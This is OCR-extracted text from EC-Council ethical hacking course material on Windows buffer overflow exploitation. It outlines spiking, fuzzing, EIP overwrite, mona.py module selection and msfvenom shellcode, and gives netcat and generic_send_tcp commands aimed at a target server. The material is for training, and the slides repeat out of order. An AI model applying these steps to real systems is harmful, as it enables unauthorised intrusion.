
Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)


Identify the Right Module

- In this step, attackers identify the right module of the vulnerable server that lacks memory protection
- In Immunity Debugger, you can use scripts such as mona.py to identify modules that lack memory protection



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Windows Buffer Overflow Exploitation (Cont'd)



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation (Cont'd)

Generate Shellcode and Gain Shell Access

- Attackers use the msfvenom command to generate the shellcode and inject it into the EIP register to gain shell access to the target vulnerable server



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Windows Buffer Overflow Exploitation

Exploiting Windows-based buffer overflow vulnerability involves the following steps:

- Perform spiking
- Perform fuzzing
- Identify the offset

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Overwrite the EIP register
- Identify bad characters
- Identify the right module
- Generate shellcode
- Gain root access

Before executing the following steps, you must install and run a vulnerable server on the victim's machine, then run Immunity Debugger, and finally attach the vulnerable server to the debugger.

Perform Spiking

Spiking allows attackers to send crafted TCP or UDP packets to the vulnerable server to make it crash. It helps attackers to identify buffer overflow vulnerabilities in the target applications. The following steps are involved in spiking:

- **Step - 1: Establish a connection with the vulnerable server using Netcat**

  As shown in the screenshot below, you can use the following Netcat command to establish a connection with the target vulnerable server and identify the services or functions provided by the server.

  ```
  nc -nv <Target IP> <Target Port>
  ```




Figure 6.44: Screenshot of Netcat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step - 2: Generate spike templates and perform spiking**

  Spike templates define the package formats used for communicating with the vulnerable server. They are useful for testing and identifying functions vulnerable to buffer overflow exploitation.

  Use the following spike template for spiking on the STATS function:




Figure 6.45: Screenshot showing STATS spike template

Now, send the packages to the vulnerable server using the following command:

```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR
SKIPSTR
```

